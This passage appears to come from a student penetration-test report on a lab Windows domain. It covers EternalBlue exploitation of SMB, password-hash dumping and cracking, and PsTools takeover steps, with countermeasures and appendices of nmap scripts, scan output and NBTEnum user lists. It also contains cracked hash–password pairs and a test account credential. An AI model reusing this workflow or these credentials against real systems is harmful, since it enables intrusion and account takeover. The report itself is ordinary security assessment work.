CRITICAL	10.0	72836	MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (uncredentialed check)
CRITICAL	10.0	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
CRITICAL	10.0	100464	Microsoft Windows SMBv1 Multiple Vulnerabilities



192.168.0.2

CRITICAL	HIGH	MEDIUM	LOW	INFO
3	2	3	0	58

Vulnerabilities Total: 66

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	72836	MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (uncredentialed check)
CRITICAL	10.0	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
CRITICAL	10.0	100464	Microsoft Windows SMBv1 Multiple Vulnerabilities


(Full report is attached in Appendix E)

With all the information above it can be said that the servers are vulnerable to the EternalBlue exploit.

3.1.4 System Hacking Results

From being internally connected to the network, you are able to completely compromise usernames and passwords for both standard and administrative users from exploiting a known vulnerability in windows SMB protocol. When the servers were exploited, all usernames and hashed passwords were released.

An example of the usernames and hashes that were taken from the servers is shown below:



As shown above, the data circled in red is the username and the data circled in blue is the hashed password. (See Appendix F for full list of username and hashes/passwords)

Using the hash decryptor (https://hashkiller.co.uk/ntlm-decrypter.aspx), some of the passwords for the users can be found and then used to login to either server.

```
ebb4324f92238051780d50bcd6cb8f6d NTLM : Thisisverysecret17
31d6cfe0d16ae931b73c59d7e0c089c0 [Not found]
ab4f1664ad3a8ac47a90d02b3cc4fa37 [Not found]
8516f8dca38b8541bc6f4732c3b304f2 [Not found]
```

An attempt to use rcrack to crack the passwords was done but rcrack was unable to crack.

From the meterpreter command line in kali, many different commands can be run, for example files can be transferred/downloaded onto the server, files on the server can be edited, processes can be run/stopped.

Now that the username and password for the administrator on both servers have been found, you are able to access the directory of users on both servers and are able to change passwords for all users as you are logged into the main administrator account. This means that you are able to lock out users and take full control of the system.

Pstools are able to be used remotely without any prior authentication from the remote machine on the server, this can be very harmful as it allows the server not only to be remotely shutdown but can use many other commands to do the following:

- *PsExec* - execute processes remotely
- *PsFile* - shows files opened remotely
- *PsGetSid* - display the SID of a computer or a user
- *PsInfo* - list information about a system
- *PsPing* - measure network performance
- *PsKill* - kill processes by name or process ID
- *PsList* - list detailed information about processes
- *PsLoggedOn* - see who's logged on locally and via resource sharing (full source is included)
- *PsLogList* - dump event log records
- *PsPasswd* - changes account passwords
- *PsService* - view and control services
- *PsShutdown* - shuts down and optionally reboots a computer
- *PsSuspend* - suspends processes
- *PsUptime* - shows you how long a system has been running since its last reboot (PsUptime's functionality has been incorporated into *PsInfo*

  *The above list was taken from https://docs.microsoft.com/en-us/sysinternals/downloads/pstools

4 DISCUSSION

4.1 GENERAL DISCUSSION

The results of this paper are clear, the UADTARGETNET network is not as secure as it should be and is very open to malicious attacks.

From the scanning it was clear before any attack was carried out how someone could exploit the servers using the EternalBlue exploit, this was then carried out and access to restricted parts of both servers was gained.

From here sensitive information such as usernames and passwords was released, and the ability to log into the Administrator section by cracking the main administrator password allowed us to reset passwords and lock users out of their own accounts.

The time taken to carry out the above procedure including the scanning, enumerations and vulnerability scanning, was around six hours. For someone with relative experience and skills in this area, this could be carried out in a shorter time. This vulnerability does not cost much to implement a fix to it and can be seen below how to carry that out.

4.2 COUNTERMEASURES

- When access was gained to the servers, it was noticed that windows firewall was disabled on both servers, activating this would monitor the packets entering/leaving the servers. This should decrease the chances of malicious packets from entering the servers.
- Restrict access to command line interface for guests on the network.
- Updating windows to the latest version with the latest security patches fixes the exploit shown in this paper.
- Ensuring that passwords are complicated and include numbers, symbols with a mixture of lower case and upper case letters makes it allot harder to crack the hashed passwords that were gathered from the exploit.
- It could be made a habit that passwords are changed often to prevent from old passwords being used to exploit the system.

4.3 CONCLUSIONS

- The system has not been set up to security standards and requires sufficient work to fix the vulnerabilities.
- Not using the above countermeasures would allow anyone with relevant knowledge and skills to infiltrate the network and gain access to usernames, passwords and be able to have full control over the entire system.

4.4 FUTURE WORK

- Given time, more tests would have been carried out to see if an outside attacker could accomplish the same results as an inside attacker with relevant time and skills.
- If permission was given, then it could be tested if the network was protected or susceptible to other type of attacks, for example DDOS (Distributed Denial Of Service) attacks.

4.5 CALL TO ACTION

- The windows firewall can be activated easily in the windows network setting. This does not require any charge and can be completed very quickly.
- A Anti-virus software is included in the most recent version of windows called windows defender, otherwise an external Anti-virus software for example AVG Anti-virus could be installed to be able to periodically scan the system for anything unusual.

REFERENCES

(1) https://www.gemalto.com/press/pages/data-breaches-compromised-4-5-billion-records-in-first-half-of-2018.aspx
accessed 14/12/18
(2) https://www.marketwatch.com/story/how-the-number-of-data-breaches-is-soaring-in-one-chart-2018-02-26
accessed 13/12/18
(3) https://www.bbc.co.uk/news/business-41493494
accessed 16/12/18

https://www.dugood.org/stickley-on-securitysosnoteid1439tticker1?sosnoteid=2384

accessed 14/12/18

https://www.forbes.com/sites/niallmccarthy/2018/07/13/the-average-cost-of-a-data-breach-is-highest-in-the-u-s-infographic/#56fff1082f37

accessed 14/12/18

https://www.nao.org.uk/wp-content/uploads/2017/10/Investigation-WannaCry-cyber-attack-and-the-NHS.pdf

accessed 14/12/18

https://research.checkpoint.com/eternalblue-everything-know/

accessed 12/12/18

https://www.fireeye.com/blog/threat-research/2017/05/smb-exploited-wannacry-use-of-eternalblue.html

accessed 13/12/18

https://www.engadget.com/2018/10/24/yahoo-must-pay-50-million-to-data-breach-victims/?guccounter=1

accessed 16/12/18

APPENDICES

APPENDIX A – NMAP SCANNER PYTHON SCRIPT

```
import subprocess

import os

hostname = "192.168.0.1"

response = os.system("ping -c 1 " + hostname)


if response == 0:

  print hostname, 'is up!'

  os.system("/usr/bin/nmap -sT -p1-65535 -v -v -T5 -sV -O -oN
/root/Desktop/Scripts/NMAP_Results/192.168.0.1TCP 192.168.0.1")

  os.system("/usr/bin/nmap -sT -p1-65535 -v -v -T5 -sV -O -oN
/root/Desktop/Scripts/NMAP_Results/192.168.0.2TCP 192.168.0.2")

  os.system("/usr/bin/nmap -sT -p1-65535 -v -v -T5 -sV -O -oN
/root/Desktop/Scripts/NMAP_Results/192.168.0.10TCP 192.168.0.10")

  os.system("/usr/bin/nmap -sT -p1-65535 -v -v -T5 -sV -O -oN
/root/Desktop/Scripts/NMAP_Results/192.168.0.11TCP 192.168.0.11")

  os.system("/usr/bin/nmap -sU -p1-500 -v -v -T4 -sV  -oN
/root/Desktop/Scripts/NMAP_Results/192.168.0.1UDP 192.168.0.1")

  os.system("/usr/bin/nmap -sU -p1-500 -v -v -T4 -sV -oN
/root/Desktop/Scripts/NMAP_Results/192.168.0.2UDP 192.168.0.2")

  os.system("/usr/bin/nmap -sU -p1-500 -v -v -T4 -sV  -oN
/root/Desktop/Scripts/NMAP_Results/192.168.0.10UDP 192.168.0.10")

  os.system("/usr/bin/nmap -sU -p1-500 -v -v -T4 -sV -oN
/root/Desktop/Scripts/NMAP_Results/192.168.0.11UDP 192.168.0.11")


else:

  print hostname, 'is down!'
```

APPENDIX B – NMAP SCANNER RESULTS

192.168.0.1TCP

Nmap 7.70 scan initiated Sun Dec 16 08:18:42 2018 as: /usr/bin/nmap -sT -p1-65535 -v -v -T5 -sV -O -oN /root/Desktop/Scripts/NMAP_Results/192.168.0.1TCP 192.168.0.1

Nmap scan report for 192.168.0.1

Host is up, received arp-response (0.00039s latency).

Scanned at 2018-12-16 08:18:42 EST for 104s

Not shown: 65508 closed ports

Reason: 65508 conn-refused

PORT STATE SERVICE REASON VERSION

23/tcp open telnet syn-ack Microsoft Windows XP telnetd

42/tcp open tcpwrapped syn-ack

53/tcp open domain syn-ack Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)

80/tcp open http syn-ack Apache httpd

88/tcp open kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2018-12-16 13:19:32Z)

135/tcp open msrpc syn-ack Microsoft Windows RPC

139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn

389/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: uadtargetnet.com, Site: lab-site1)

445/tcp open microsoft-ds syn-ack Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: UADTARGETNET)

464/tcp open kpasswd5? syn-ack

593/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0

636/tcp open tcpwrapped syn-ack

3268/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: uadtargetnet.com, Site: lab-site1)

3269/tcp open tcpwrapped syn-ack

9389/tcp open mc-nmf syn-ack .NET Message Framing

47001/tcp open http syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

49152/tcp open msrpc syn-ack Microsoft Windows RPC

49153/tcp open msrpc syn-ack Microsoft Windows RPC

49154/tcp open msrpc syn-ack Microsoft Windows RPC

49155/tcp open msrpc syn-ack Microsoft Windows RPC

49156/tcp open msrpc syn-ack Microsoft Windows RPC

49160/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0

49161/tcp open msrpc syn-ack Microsoft Windows RPC

49164/tcp open msrpc syn-ack Microsoft Windows RPC

49171/tcp open msrpc syn-ack Microsoft Windows RPC

49173/tcp open msrpc syn-ack Microsoft Windows RPC

49203/tcp open msrpc syn-ack Microsoft Windows RPC

MAC Address: 00:0C:29:65:8E:40 (VMware)

Device type: general purpose

Running: Microsoft Windows 7|2008|8.1

OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1

OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1

TCP/IP fingerprint:

OS:SCAN(V=7.70%E=4%D=12/16%OT=23%CT=1%CU=33840%PV=Y%DS=1%DC=D%G=N%M=000C29%

OS:TM=5C16511A%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10A%TI=I%CI=I%II=

OS:I%SS=S%TS=7)OPS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=M5B4NW8NNT11%O4=M5B4NW8

OS:ST11%O5=M5B4NW8ST11%O6=M5B4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2

OS:000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=

OS:80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3

OS:(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%

OS:F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y

OS:%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%R

OS:D=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)I

OS:E(R=Y%DFI=N%T=80%CD=Z)

Uptime guess: 0.232 days (since Sun Dec 16 02:45:48 2018)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=258 (Good luck!)

IP ID Sequence Generation: Incremental

Service Info: Host: SERVER1; OSs: Windows XP, Windows; CPE: cpe:/o:microsoft:windows_xp, cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done at Sun Dec 16 08:20:26 2018 -- 1 IP address (1 host up) scanned in 104.32 seconds

192.168.0.1UDP

```
# Nmap 7.70 scan initiated Sun Dec 16 08:25:49 2018 as:
/usr/bin/nmap -sU -p1-500 -v -v -T4 -sV -oN
/root/Desktop/Scripts/NMAP_Results/192.168.0.1UDP 192.168.0.1
Warning: 192.168.0.1 giving up on port because retransmission cap
hit (6).
Increasing send delay for 192.168.0.1 from 100 to 200 due to 11 out
of 12 dropped probes since last increase.
Increasing send delay for 192.168.0.1 from 200 to 400 due to 11 out
of 11 dropped probes since last increase.
Increasing send delay for 192.168.0.1 from 400 to 800 due to 11 out
of 11 dropped probes since last increase.
Increasing send delay for 192.168.0.1 from 800 to 1000 due to 11 out
of 19 dropped probes since last increase.
Nmap scan report for 192.168.0.1
Host is up, received arp-response (0.00090s latency).
Scanned at 2018-12-16 08:25:49 EST for 599s
Not shown: 475 closed ports
Reason: 475 port-unreaches
PORT    STATE         SERVICE      REASON               VERSION
42/udp  open|filtered nameserver   no-response
53/udp  open          domain       udp-response ttl 128 Microsoft
DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
88/udp  open          kerberos-sec udp-response         Microsoft
Windows Kerberos (server time: 2018-12-16 13:34:02Z)
109/udp open|filtered pop2         no-response
123/udp open          ntp          udp-response ttl 128 NTP v3
137/udp open          netbios-ns   udp-response ttl 128 Microsoft
Windows netbios-ssn (workgroup: UADTARGETNET)
138/udp open|filtered netbios-dgm  no-response
153/udp open|filtered sgmp         no-response
157/udp open|filtered knet-cmp     no-response
161/udp open|filtered snmp         no-response
213/udp open|filtered ipx          no-response
221/udp open|filtered fln-spx      no-response
237/udp open|filtered unknown      no-response
307/udp open|filtered unknown      no-response
```

```
330/udp open|filtered unknown      no-response
369/udp open|filtered rpc2portmap  no-response
374/udp open|filtered legent-2     no-response
388/udp open|filtered unidata-ldm  no-response
389/udp open          ldap         udp-response ttl 128 Microsoft
Windows Active Directory LDAP (Domain: uadtargetnet.com, Site: lab-
site1)
403/udp open|filtered decap        no-response
464/udp open|filtered kpasswd5     no-response
474/udp open|filtered tn-tl-w2     no-response
479/udp open|filtered iafserver    no-response
494/udp open|filtered pov-ray      no-response
500/udp open|filtered isakmp       no-response
MAC Address: 00:0C:29:65:8E:40 (VMware)
Service Info: Host: SERVER1; OS: Windows; CPE:
cpe:/o:microsoft:windows_server_2008:r2:sp1,
cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sun Dec 16 08:35:48 2018 -- 1 IP address (1 host up)
scanned in 599.65 seconds
```

192.168.0.2TCP

Nmap 7.70 scan initiated Sun Dec 16 08:20:27 2018 as: /usr/bin/nmap -sT -p1-65535 -v -v -T5 -sV -O -oN /root/Desktop/Scripts/NMAP_Results/192.168.0.2TCP 192.168.0.2
Nmap scan report for 192.168.0.2
Host is up, received arp-response (0.00067s latency).
Scanned at 2018-12-16 08:20:27 EST for 112s
Not shown: 65508 closed ports
Reason: 65508 conn-refused
PORT STATE SERVICE REASON VERSION
23/tcp open telnet syn-ack Microsoft Windows XP telnetd
42/tcp open tcpwrapped syn-ack
53/tcp open domain syn-ack Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
80/tcp open http syn-ack Microsoft IIS httpd 7.5
88/tcp open kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2018-12-16 13:21:25Z)
135/tcp open msrpc syn-ack Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: uadtargetnet.com, Site: lab-site1)
445/tcp open microsoft-ds syn-ack Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: UADTARGETNET)
464/tcp open kpasswd5? syn-ack
593/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped syn-ack

```
3268/tcp  open  ldap        syn-ack Microsoft Windows Active Directory LDAP (Domain:
uadtargetnet.com, Site: lab-site1)
3269/tcp  open  tcpwrapped  syn-ack
47001/tcp open  http        syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc       syn-ack Microsoft Windows RPC
49153/tcp open  msrpc       syn-ack Microsoft Windows RPC
49154/tcp open  msrpc       syn-ack Microsoft Windows RPC
49155/tcp open  msrpc       syn-ack Microsoft Windows RPC
49157/tcp open  msrpc       syn-ack Microsoft Windows RPC
49158/tcp open  ncacn_http  syn-ack Microsoft Windows RPC over HTTP 1.0
54704/tcp open  msrpc       syn-ack Microsoft Windows RPC
54716/tcp open  msrpc       syn-ack Microsoft Windows RPC
61987/tcp open  msrpc       syn-ack Microsoft Windows RPC
61996/tcp open  msrpc       syn-ack Microsoft Windows RPC
61997/tcp open  msrpc       syn-ack Microsoft Windows RPC
61998/tcp open  msrpc       syn-ack Microsoft Windows RPC
MAC Address: 00:50:56:3A:42:9F (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2,
Windows 8, or Windows 8.1 Update 1
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=12/16%OT=23%CT=1%CU=42757%PV=Y%DS=1%DC=D%G=N%M=005056%
OS:TM=5C16518B%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10B%TI=I%CI=I%II=
OS:I%SS=S
%TS=7)OPS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=M5B4NW8NNT11%O4=M5B4NW8
OS:ST11%O5=M5B4NW8ST11%O6=M5B4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W
5=2
OS:000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y
%T=
OS:80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=
%RD=0%Q=)T3
OS:(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A
%A=O%
OS:F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y
OS:%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=
%R
OS:D=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)I
OS:E(R=Y%DFI=N%T=80%CD=Z)

Uptime guess: 0.560 days (since Sat Dec 15 18:55:56 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: SERVER2; OSs: Windows XP, Windows; CPE: cpe:/o:microsoft:windows_xp,
cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
```

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done at Sun Dec 16 08:22:19 2018 -- 1 IP address (1 host up) scanned in 112.23 seconds

192.168.0.2UDP

Nmap 7.70 scan initiated Sun Dec 16 08:35:48 2018 as: /usr/bin/nmap -sU -p1-500 -v -v -T4 -sV -oN /root/Desktop/Scripts/NMAP_Results/192.168.0.2UDP 192.168.0.2
Warning: 192.168.0.2 giving up on port because retransmission cap hit (6).
Increasing send delay for 192.168.0.2 from 100 to 200 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 192.168.0.2 from 200 to 400 due to 11 out of 12 dropped probes since last increase.
Increasing send delay for 192.168.0.2 from 400 to 800 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 192.168.0.2 from 800 to 1000 due to 11 out of 18 dropped probes since last increase.
Nmap scan report for 192.168.0.2
Host is up, received arp-response (0.0010s latency).
Scanned at 2018-12-16 08:35:49 EST for 636s
Not shown: 470 closed ports
Reason: 470 port-unreaches
PORT STATE SERVICE REASON VERSION
21/udp open|filtered ftp no-response
41/udp open|filtered graphics no-response
42/udp open|filtered nameserver no-response
53/udp open domain udp-response ttl 128 Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
77/udp open|filtered priv-rje no-response
88/udp open kerberos-sec udp-response Microsoft Windows Kerberos (server time: 2018-12-16 13:44:38Z)
114/udp open|filtered audionews no-response
123/udp open ntp udp-response ttl 128 Microsoft NTP
137/udp open netbios-ns udp-response ttl 128 Microsoft Windows netbios-ssn (workgroup: UADTARGETNET)
138/udp open|filtered netbios-dgm no-response
141/udp open|filtered emfis-cntl no-response
161/udp open|filtered snmp no-response
178/udp open|filtered nextstep no-response
243/udp open|filtered sur-meas no-response
286/udp open|filtered fxp no-response
287/udp open|filtered k-block no-response
298/udp open|filtered unknown no-response
331/udp open|filtered unknown no-response
336/udp open|filtered unknown no-response
361/udp open|filtered semantix no-response
366/udp open|filtered odmr no-response

388/udp open|filtered unidata-ldm no-response
389/udp open ldap udp-response ttl 128 Microsoft Windows Active Directory LDAP
(Domain: uadtargetnet.com, Site: lab-site1)
400/udp open|filtered work-sol no-response
401/udp open|filtered ups no-response
411/udp open|filtered rmt no-response
435/udp open|filtered mobilip-mn no-response
464/udp open|filtered kpasswd5 no-response
485/udp open|filtered powerburst no-response
500/udp open|filtered isakmp no-response
MAC Address: 00:50:56:3A:42:9F (VMware)
Service Info: Host: SERVER2; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Sun Dec 16 08:46:25 2018 -- 1 IP address (1 host up) scanned in 637.08 seconds

APPENDIX C – NBTENUM RESULTS

NBTEnum v3.3
192.168.0.1

Password checking is "OFF"
Running as user "UADTARGETNET\test", password is "test123"

Network Transports	***Transport:*** \Device\NetBT_Tcpip_{81F26EBB-C4BD-4835-9C50-EF36D68CA236} ***MAC Address:*** 000C29658E40

NetBIOS Name	UADTARGETNET

Account Lockout Threshold	0 Attempts

Local Groups and Users	***Account Operators*** ***Administrators*** - UADTARGETNET\Administrator - UADTARGETNET\B.Evert - UADTARGETNET\Benny Hill

	- UADTARGETNET\D.Kawasaki - UADTARGETNET\D.Lecroy - UADTARGETNET\D.Rosamond - UADTARGETNET\Domain Admins - UADTARGETNET\Enterprise Admins - UADTARGETNET\F.Nelms - UADTARGETNET\G.Chica - UADTARGETNET\H.Shiba - UADTARGETNET\I.Cortright - UADTARGETNET\N.Hooton - UADTARGETNET\R.Burstein - UADTARGETNET\S.Abercrombie - UADTARGETNET\W.Parekh - UADTARGETNET\Y.Lezama ***Allowed RODC Password Replication Group*** ***Backup Operators*** ***Cert Publishers*** ***Certificate Service DCOM Access*** ***Cryptographic Operators*** ***Denied RODC Password Replication Group*** - UADTARGETNET\Cert Publishers - UADTARGETNET\Domain Admins - UADTARGETNET\Domain Controllers - UADTARGETNET\Enterprise Admins - UADTARGETNET\Group Policy Creator Owners - UADTARGETNET\Read-only Domain Controllers - UADTARGETNET\Schema Admins - UADTARGETNET\krbtgt -Disabled ***Distributed COM Users*** ***DnsAdmins*** ***Event Log Readers*** ***Guests*** - UADTARGETNET\Domain Guests - UADTARGETNET\Guest -Disabled ***IIS_IUSRS*** ***Incoming Forest Trust Builders*** ***Network Configuration Operators***

	Performance Log Users ***Performance Monitor Users*** ***Pre-Windows 2000 Compatible Access*** - NT AUTHORITY\Authenticated Users ***Print Operators*** ***RAS and IAS Servers*** ***Remote Desktop Users*** ***Replicator*** ***Server Operators*** ***TelnetClients*** ***Terminal Server License Servers*** ***Users*** - NT AUTHORITY\Authenticated Users - NT AUTHORITY\INTERACTIVE - UADTARGETNET\Benny Hill - UADTARGETNET\Domain Users ***Windows Authorization Access Group*** - NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS

Global Groups and Users	***DnsUpdateProxy*** ***Domain Admins*** - Administrator ***Domain Computers*** - CLIENT1$ - CLIENT2$ - b$ - cn$ - correo$ - cust21$ - cust39$ - galerias$ - ipmonitor$ - lib$ - lists$ - miami$ - pc19$

	- pc54$ - pc56$ - rho$ - rtc5$ - secured$ - segment-119-227$ - uranus$ - webs$ - wwwchat$ ***Domain Controllers*** - SERVER1$ - SERVER2$ ***Domain Guests*** - Guest -Disabled ***Domain Users*** - A.Eisenmenger - A.Fritzler - A.Marsland - A.Mckendree - Administrator - B.Evert - B.Riche - B.Saari - B.Schweitzer - Benny Hill - C.Armes - C.Brice - C.Corpuz - C.Hernadez - C.Linen - C.Selzer - C.Spann - C.Yother - D.Clinard - D.Doolin - D.Halas - D.Jin - D.Kawasaki - D.Kennemer - D.Lecroy - D.Mcdonough - D.Rosamond - E.Bascom - E.Bolander - E.Bouknight - E.Breck - E.Hillhouse - E.Leclaire

	- E.Mogan - F.Lietz - F.Lu - F.Nelms - F.Ousley - G.Chica - G.Fuller - G.Nordeen - G.Youngberg - H.Shiba - I.Cortright - J.Killion - J.Murrell - J.Schack - J.Uribe - J.Wiste - K.Corney - K.Dipaola - K.Husby - K.Leiker - L.Angelo - L.Gamino - L.Mcnaughton - L.Sarver - L.Soriano - M.Birdwell - M.Bonneau - M.Colberg - M.Hershberger - M.Hoy - M.Lampe - M.Lanasa - M.Maxwell - M.Otter - M.Pascucci - M.Thiel - M.Tilman - M.Wentz - N.Bitterman - N.Broady - N.Hooton - O.Sandoval - R.Avina - R.Burstein - R.Gudino - R.Sepeda - R.Stoneking - R.Zoll - S.Abercrombie - S.Dalrymple - S.Gerst

	- S.Kerfoot - S.Leverich - S.Poore - S.Russom - S.Tacey - T.Blass - T.Lefebre - T.Prestidge - V.Layman - V.Reighard - V.Teran - W.Haakenson - W.Loch - W.Parekh - Y.Lezama - Y.Weinstein - Z.Sowders - krbtgt -Disabled - test ***Engineering*** - C.Armes - C.Linen - C.Spann - C.Yother - E.Breck - E.Mogan - G.Youngberg - J.Wiste - M.Otter - N.Broady - N.Hooton - R.Stoneking - S.Tacey - T.Blass - Y.Weinstein ***Enterprise Admins*** - Administrator ***Enterprise Read-only Domain Controllers*** ***Finance*** - C.Corpuz - D.Doolin - D.Jin - D.Kawasaki - F.Lu - G.Chica - I.Cortright - J.Killion

	- K.Dipaola - L.Sarver - M.Bonneau - R.Gudino - S.Dalrymple - S.Kerfoot - S.Leverich - S.Russom - V.Reighard - Z.Sowders ***Group Policy Creator Owners*** - Administrator ***Human Resources*** - A.Mckendree - C.Selzer - E.Bascom - E.Bouknight - F.Nelms - G.Fuller - H.Shiba - L.Mcnaughton - M.Colberg - M.Tilman - M.Wentz - O.Sandoval - R.Avina - T.Prestidge - V.Layman - W.Loch - Y.Lezama ***Information Technology*** - A.Eisenmenger - A.Fritzler - B.Riche - B.Schweitzer - D.Halas - D.Lecroy - D.Rosamond - J.Murrell - K.Corney - L.Gamino - M.Lampe - M.Lanasa - R.Burstein - S.Gerst - T.Lefebre - W.Haakenson - W.Parekh

	Legal - D.Clinard - D.Mcdonough - E.Bolander - E.Hillhouse - G.Nordeen - J.Uribe - L.Angelo - M.Hoy - M.Maxwell - R.Sepeda - R.Zoll - V.Teran ***Read-only Domain Controllers*** ***Sales*** - A.Marsland - B.Evert - B.Saari - C.Brice - C.Hernadez - D.Kennemer - E.Leclaire - F.Lietz - F.Ousley - J.Schack - K.Husby - K.Leiker - L.Soriano - M.Birdwell - M.Hershberger - M.Pascucci - M.Thiel - N.Bitterman - S.Abercrombie - S.Poore ***Schema Admins*** - Administrator

Share Information	ADMIN$ C$ IPC$ NETLOGON SYSVOL

Written by Reed Arvin - reedarvin@gmail.com

NBTEnum v3.3
192.168.0.2

Password checking is "OFF"
Running as user "UADTARGETNET\test", password is "test123"

Network Transports	***Transport:*** \Device\NetBT_Tcpip_{81F26EBB-C4BD-4835-9C50-EF36D68CA236} ***MAC Address:*** 0050563A429F

NetBIOS Name	UADTARGETNET

Account Lockout Threshold	0 Attempts

